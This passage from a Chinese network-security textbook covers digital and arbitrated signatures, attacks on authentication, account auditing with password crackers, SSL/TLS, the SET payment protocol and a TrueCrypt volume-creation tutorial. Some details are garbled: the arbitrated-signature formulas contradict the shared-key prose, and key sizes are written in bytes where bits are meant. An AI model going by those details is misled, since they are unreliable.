设明文为 M；密钥为 x；签名算法为 Sigx(M)；验证算法为 Verx(M)。

(1) A→B。$E_{SKa}[M]$，提供了鉴别与签名。特点是：只有 A 具有 SKa 进行加密；传输中没有被篡改；需要某些格式信息/冗余度；任何第三方都可以用 PKa 验证签名。

(2) A→B。$M||E_{SKa}[H(M)]$，提供鉴别及数字签名。特点是：H[M]收到密码算法的保护；

只有 A 能够生成 $E_{SKa}[H(M)]$。

其缺点是验证模式依赖于发送方的保密密钥。

2) 仲裁数字签名 ADS(Arbitration Digital Signal)

仲裁数字签名又叫单密钥加密方式，仲裁者可以看见消息。分为两个步骤。

(1) X→A。$M||E_{SKa}[ID_X||H(M)]$

(2) A→Y。$E_{SKa}[ID_{X||}M||E_{SKa}[ID_X||H(M)]||T]$

其过程是：X 与 A 之间共享密钥 Kxa，Y 与 A 之间共享密钥 Kay；X 准备消息 M，计算其散列码 H(M)，用 X 的标识符 ID_X 和散列值构成签名，并将消息及签名经 Kxa 加密后发送给 A；A 机密签名，用 H(M)验证消息 M 然后将 ID_X、M、签名和时间一起经 Kay 加密后发送给 Y；Y 解密 A 发来的信息，并可将 M 和签名保存起来。

这种签名的特点是所有参与者必须极大地相信这一仲裁机制工作正常，且高度信任 A。

4.6.3 身份认证

为了保护网络资源及落实安全政策，需要提供可追究责任的机制，这里便涉及身份认证。身份认证与以下环境有关：某一成员(声称者)提交一个主体的身份并声称他是那个主体，并能使别的成员(验证者)获得对声称者所声称事实的信任。身份认证可以对抗假冒攻击、确保身份，明确责任。

对身份认证过程的攻击有如下方式。

(1) 数据流窃听。由于认证信息要通过网络传递，并且很多认证系统的口令是未经加密的明文，攻击者通过窃听网络数据，就很容易分辨出某种特定系统的认证数据，并提取出用户名和口令。

(2) 复制/重传。非法用户截获信息，然后再传送给接收者。

(3) 修改或伪造。非法用户截获信息，替换或修改信息后再传送给接收者，或者非法用户冒充合法用户发送信息。

为了判断系统是否易受攻击，首先需要了解系统上都有哪些账号。应进行以下操作。

(1) 审计系统上的账号，建立一个使用者列表，同时检查路由，连接 Internet 的打印机、复印机和打印机控制器等系统的口令。

(2) 制定管理制度，规范增加账号的操作，及时移除不再使用的账号。

(3) 经常检查确认有没有增加新的账号，不使用的账号是否已被删除。

(4) 对所有账号运行口令破解工具，以寻找弱口令或没有口令的账号。

(5) 当雇员或承包人离开公司时，或当账号不再需要时，应有严格的制度保证删除这些账号。

4.6.4 SSL 协议和 SET 协议

1. SSL 协议

SSL 最常用来保护 Web 的安全。为了保护存有敏感信息 Web 的服务器的安全，消除用

户在 Internet 上数据传输的安全顾虑。

SSL(Secure socket Layer)安全套接协议，是指使用公钥和私钥技术组合的安全网络通信协议。SSL 协议是网景公司(Netscape)推出的基于 WEB 应用的安全协议，SSL 协议指定了一种在应用程序协议(如 Http、Telenet、NMTP、FTP 等)和 TCP/IP 协议之间提供数据安全性分层的机制，它为 TCP/IP 连接提供数据加密、服务器认证、消息完整性以及可选的客户机认证，主要用于提高应用程序之间数据的安全性，对传送的数据进行加密和隐藏，确保数据在传送中不被改变，即确保数据的完整性。

SSL 以对称密码技术和公开密码技术相结合，可以实现如下三个通信目标。

(1) 秘密性。SSL 客户机和服务器之间传送的数据都经过了加密处理，网络中的非法窃听者所获取的信息都将是无意义的密文信息。

(2) 完整性。SSL 利用密码算法和散列(HASH)函数，通过对传输信息特征值的提取来保证信息的完整性，确保要传输的信息全部到达目的地，可以避免服务器和客户机之间的信息受到破坏。

(3) 认证性。利用证书技术和可信的第三方认证，可以让客户机和服务器相互识别对方的身份。为了验证证书持有者是其合法用户(而不是冒名用户)，SSL 要求证书持有者在“握手”时相互交换数字证书，通过验证来保证对方身份的合法性。

SSL 协议的实现：基于 OpenSSL 的程序可以被分为客户机和服务器两个部分，使用 SSL 协议使通信双方可以相互验证对方身份的真实性，并且能够保证数据的完整性和机密性。建立 SSL 通信的过程如图 4.8 所示。




图 4.8　建立 SSL 通信的过程

SSL 的缺陷：无法知道在传输过程中是否受到窃听；SSL 产品的出口受到美国政府的限制，我国的 SSL 产品只能提供 512B RSA 公钥和 40B 对称密钥加密，加密强度不够；SSL 协议将客户的信用卡号传送给商家，容易被心术不正的商家欺诈。新的 SSL 协议被命名为 TLS(Transport Layer Security)，安全可靠性有所提高，但仍不能消除原有技术上的基本缺陷。

2. SET (Secure Electronic Transaction)协议

为了实现更加完善的电子交易，MasterCard 和 Visa 联合其他一些业界主流厂商联合推出了一种规范，用来保证在公共网络上银行卡支付交易的安全性，从而发布了 SET 协议。

协议本身非常复杂，它详细、准确地反映了交易各方之间存在的各种关系。采用 SET 协议进行网上电子交易支付时，主要涉及持卡人、商家、支付网关、发卡者、支付者和 CA 认证共六方。持卡人是发行者发行的支付卡的授权持有者；发卡者是指发行信用卡给持卡者的金融机构；商家是有货物或服务出售给持卡人的网上商店。他们之间的关系如图 4.9 所示。




图 4.9　SET 协议支付模型

基于 SET 协议在一般使用环境下的工作步骤如下。

(1) 持卡人利用电子商务平台选定物品，并提交订单。

(2) 商家接收订单，生成初始应答消息，数字签名后与商家证书、支付网关证书一起发送给持卡人。

(3) 持卡人对应答信息进行处理，选择支付方式，确认订单，签发付款指令，将订单信息和支付信息进行双签名，对双签名后的信息和用支付网关公钥加密的支付信息签名后连同自己的证书发送给商家(商家看不到持卡人的账号信息)。

(4) 商家验证持卡人证书和双签名后，生成支付认可请求，并连同加密的支付信息转发给支付网关。

(5) 支付网关通过金融专网到发卡行验证持卡人的账号信息，并生成支付认可消息，数字签名后发给商家。

(6) 商家收到支付认可消息后，验证支付网关的数字签名，生成购买订单确认信息发送给持卡人，至此交易过程结束。商家发送货物或提供服务并请求支付网关将购物款从发卡银行持卡人的账号转账到收单银行商家账号，支付网关通过金融专网完成转账后，生成取款应答消息发送给商家。

SET 协议的缺陷：SET 协议不能解决电子商务所遇到的全部问题。SET 认证结构仅适用于信用卡支付，对其他支付方式有所限制；SET 协议非常复杂，协议描述多达 971 页，目前国内仅有少数应用产品。SET 协议允许开一“后门”，商家可通过它获取客户的信用卡号码，这可能是一个安全隐患。



4.7　回到工作场景

经过筛选，最终我们选择了 TrueCrypt，它有如下优点：①兼容性好，在 Windows XP、Vista 和 Win 7 等操作系统下都可以使用；②文件被加密后，即使计算机重装系统，也可以正常解密打开；③加密速度非常快；④加密属于真实的加密，不是简单地隐藏文件。

1. 下载绿色 TrueCrypt

该软件共 1.33MB，解压后就可以直接使用。加密的文件可以脱离操作系统存在，不用担心重装系统后会打不开以前的加密文件，还具有加密过程简单、操作方便、保密性好等诸多优点，这些大家在使用过程中会慢慢体会到。

2. 创建文件保险柜

使用 TrueCrypt 软件加密文件要先生成一个一定大小的文件保险柜，并为文件保险柜取个名字(可以任意取)。你可以把这个保险柜放在任何地方，不建议放在系统盘 C 盘，因为重装系统会格式化，导致你的文件丢失。该文件可以被移动，因为从外表看来它只是一个普普通通的文件。

建立文件保险柜。

(1) 双击打开软件文件夹中的 TrueCrypt.exe 主程序文件，如图 4.10 所示。




图 4.10　文件保险柜 1

(2) 在打开的程序窗口，选择【加密卷】→【创建加密卷】命令，如图 4.11 所示。




图 4.11　文件保险柜 2

(3) 弹出如图 4.12 所示对话框，接着连续两次单击【下一步】按钮。



图 4.12 文件保险柜 3

(4) 出现如图 4.13 所示的对话框，询问将要生成的加密卷位置。单击后面的【选择文件】按钮，找到放置文件保险柜的文件夹，然后在【文件名】下拉列表框中输入生成的文件保险柜的名称。



图 4.13 文件保险柜 4

(5) 进入如图 4.14 所示的窗口，直接单击【下一步】按钮就可以了。不需要选择其他算法。这样就够安全了。

(6) 设置加密卷(文件保险柜)的大小。我们这里选择生成 1GB 的保险柜，如图 4.15 所示，然后单击【下一步】按钮。

(7) 设置加密卷(文件保险柜)的密码，如图 4.16 所示。



图 4.14 文件保险柜 5




图 4.15 文件保险柜 6




图 4.16 文件保险柜 7

(8) 这里可以设置单纯的密码，也可以同时选中下方的【使用密钥文件】复选框，并选择一个计算机里面的文件作为密码，这是这个软件很特殊的地方。如果同时选择文件作为密码的话，你的文件保险柜基本上是无人能破解的。选择好文件密钥后，依次单击【确定】和【下一步】按钮，如图 4.17 所示。



图 4.17　文件保险柜 8

(9) 单击【文件系统】下拉列表框，选择 NTFS 选项，然后单击【格式化】按钮，如图 4.18 所示。格式化过程如图 4.19 所示。



图 4.18　文件保险柜 9



图 4.19　文件保险柜 10

(10) 格式化完毕后，加密卷就创建好了，进入如图 4.20 所示的界面，这里不要单击【下

一步】，而是直接单击【退出】按钮。



图 4.20　文件保险柜 11

(11) 这样加密保险箱就生成了，如图 4.21 所示。




图 4.21　文件保险柜 12



4.8　工作实训营

4.8.1　训练实例

使用 TrueCrypt 创建一个保险柜。

(1) 放入加密文件后，打开程序文件 TrueCrypt.exe，如图 4.22 所示。

(2) 程序界面打开后。按照图 4.23 所示的方式加载这个文件保险箱。

(3) 输入密码，单击【载入】按钮后就将保险箱加载好了。图 4.24 是加载好之后的样

子。可以看出【计算机】窗口中多出了一个 J 盘。在 TrueCrypt 软件中可以显示大小为 0.99GB。



